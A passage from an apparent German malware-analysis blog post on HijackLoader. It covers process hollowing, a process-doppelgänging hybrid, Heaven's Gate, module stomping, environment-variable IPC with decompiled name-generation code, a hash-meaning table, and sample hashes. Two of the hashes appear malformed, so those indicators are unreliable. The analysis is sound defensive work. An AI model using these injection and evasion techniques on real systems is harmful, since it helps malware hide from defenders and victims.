Beim Process Hollowing kopiert HijackLoader das in **CUSTOMINJECT** gespeicherte PE-Image an den in **CUSTOMINJECTPATH**angegebenen Pfad. In diesem Sample lautet der Pfad **%TEMP%\d0eccdb9\MicrosoftEdgeUpdate.exe**, und die CUSTOMINJECT-Executable ist tatsächlich eine legitime 32-Bit-MicrosoftEdgeUpdate.exe.

Anschließend lädt und startet das ti64-Modul das **modCreateProcess64**-Modul, um einen suspendierten **MicrosoftEdgeUpdate.exe**-Prozess zu erstellen. Es injiziert den 32-Bit-Shellcode des **rshell**-Moduls in die 32-Bit-MicrosoftEdgeUpdate.exe und führt ihn aus. Das injizierte rshell nutzt dann **Heaven's Gate** mit einem *call-add-retf*-Trampolin, um in 64-Bit-Code zu wechseln, und verwendet **Module Stomping**, um die Payload zu laden.

Der ti64-Shellcode beim **Process-Doppelgänging-Hybrid** schreibt das saubere PE aus dem Module-Table-Eintrag **FIXED** auf die Festplatte und nennt es **„com_web_filter_v4_0“** (dieser Name ist Teil der Konfiguration außerhalb der Module Table).

In unserem Sample ist FIXED ein sauberes **zip.exe**, signiert von **„VMWare Inc“**. Das Modul ti64 nutzt diese saubere Datei als Host für Process Doppelgänging, indem es eine neue **.dat**-Section zur Datei hinzufügt und das **rshell**-Modul über transaktionales Schreiben und Rollback-Operationen in diese Section schreibt.

Anschließend führt es Mapped Section Injection aus, um die .dat-Section in den Remote-Prozess von **MicrosoftEdgeUpdate.exe** zu laden. Dieser Prozess führt wiederum rshell aus, um die Payload über Module Stomping zu laden.

HijackLoaders Interprozess-Kommunikation

HijackLoader verwendet zwei Wege für Interprozess-Kommunikation.

Erstens speichert er verschlüsselte Daten – darunter die Module Table und Injection-Informationen – in temporären Dateien.

Zweitens speichert er Daten in **Umgebungsvariablen**, einschließlich der Dateinamen der oben genannten temporären Dateien. Die Variablennamen dieser Umgebungsvariablen sind kodiert. Der Generator für die Variablennamen erhält einen Hash, der repräsentiert, wofür die Variable steht. Zuerst erzeugt HijackLoader einen systemspezifischen Seed, indem er den CRC32-Hash des Ergebnisses von **GetComputerNameW** berechnet. Dann XORt er den Seed mit dem Hash-Wert. Anschließend übergibt er den Wert an **srand()**. Nachfolgende Aufrufe von **rand()** erzeugen einen Großbuchstaben-String variabler Länge.

Die Bedeutung einiger dieser Hashes ist in der Tabelle unten aufgeführt und kann für Logging der Interprozess-Kommunikation genutzt werden.

Decompile: create_encoded_uppercase_string_for_env - (stage3_ti64.bin)

```
1
2  void create_encoded_uppercase_string_for_env
3                 (minitable *mini_table,WCHAR *random_string_output,uint *used_seed_out,uint hash)
4
5  {
6    int random_value;
7    uint uVar1;
8    uint i;
9    uint size;
10   uint j;
11   uint comp_name_crc;
12   int computername_len;
13   byte computername [32];
14   char alphabet [48];
15
16   zero_mem(computername,0x20);
17   size = 0x10;
18   (*(code *)mini_table->GetComputerNameW)(computername,&size);
19   size = 0x105;
20   comp_name_crc = crc32_hash_wide((char *)computername);
21   comp_name_crc = comp_name_crc ^ hash;
22   (*(code *)mini_table->srand)(comp_name_crc);
23   *used_seed_out = comp_name_crc;
24   computername_len = get_size(computername);
25   random_value = (*(code *)mini_table->rand)();
26   uVar1 = random_value >> 0x1f & 7;
27   size = computername_len + 3 + ((random_value + uVar1 & 7) - uVar1);
28   for (i = 0; i < 0x1a; i = i + 1) {
29     alphabet[(int)i] = (char)i + 'A';
30   }
31   for (j = 0; j < size; j = j + 1) {
32     random_value = (*(code *)mini_table->rand)();
33     random_string_output[(int)j] = (short)alphabet[(ulonglong)(longlong)random_value % 0x1a];
34   }
35   random_string_output[size] = L'\0';
36   return;
37 }
38
```

Abb 10: Erstellung der Umgebungsvariablen für die Interprozess-Kommunikation

Die Bedeutung einiger dieser Hashes ist in der Tabelle unten aufgeführt und kann für Logging der Interprozess-Kommunikation genutzt werden.

Initial hash	**Meaning**
0xe1abd1c2	temporary file name, contains injection information
0xf1e5a323	command line string
0xaabbccdd	injection flags 1
0xaaeecedb	injection flags 2
0xccbbccdd	injection size
0xbbaaccdd	injection address
0xaebecede	injection meta data
0xdabecede	image base of inject PE

Initial hash	Meaning
0xa5b5c41a	"cmd.exe /start" command line string

Lovecraftsche Malware: eine Geduldsprobe

Diese HijackLoader-Analyse ist keineswegs vollständig; wir haben uns auf die Details konzentriert, die für das vorliegende Sample am wichtigsten sind.

In früheren Artikeln über HijackLoader gab es mehrere kleine, aber bemerkenswerte Hinweise auf die Codequalität – und nachdem wir uns selbst durch diesen Code gearbeitet haben, verstehen wir, warum.

Das ti64-Modul ist ein großes Stück Spaghetti-Software in Form von purem Shellcode. Im Decompiler dauert es mehrere Sekunden, durch die lokalen Variablen-Deklarationen der Entry-Point-Funktion zu scrollen – obwohl der Code nicht obfuskiert ist, abgesehen vom Hash-Resolving von APIs, Modulen und Prozessnamen. Das Umbenennen einer einzigen Variablen im Decompiler friert die Anwendung für drei Sekunden ein. Die mehreren Strukturen, die wir erstellt haben, um den Code verständlicher zu machen, haben Größen von **0x100 bis 0x500 Bytes**. Diese Strukturen werden in anderen Modulen des Codes wiederverwendet.

Verglichen mit anderen tiefgehenden Analysearbeiten, die wir zuvor durchgeführt haben, ist das keine Erfahrung, die wir sehr bald wiederholen möchten.

Unser nächster Artikel wird die Payload dieses HijackLoader-Samples im Detail beschreiben – **ACRStealer**.

Sample hashes

[1] FuII Verslon Setup 6419 σρєи Download.zip (sic!), archive with all files
418a1a6b08456c06f2f4cc9ad49ee7c63e642cce1fa7984ad70fc214602b3b1

[2] Setup.exe, loads Conduit.Broker.dll
5d11218f67cfe78347280b0e1a06ade63c890ac78f970f57b0200ff5be8aa77c

[3] Conduit.Broker.dll, sideloaded DLL with malicious patch
772fde719a53147 6740db34df6bdb530f4e96acfd9a92e30ec0476fe65f588f5

[4] Groumcumgag.ic, encrypted stage 2 shellcode
fed719608185e516c70a1e801b5c568406ef6e1c292e381ba32825c6add93995

[5] Zootkumbak.uhp, encrypted configuration
af2ade19542dde58b424618b928e715ebf61dffb6d8ca9d4b299e532dfa3b763

[6] ACRStealer, payload
59202cb766c3034c308728c2e5770a0d074faa110ea981aa88f570eb402540d2

Source: https://blog.gdata.de/2026/02/38376-pivigames-verbreitet-hijackloader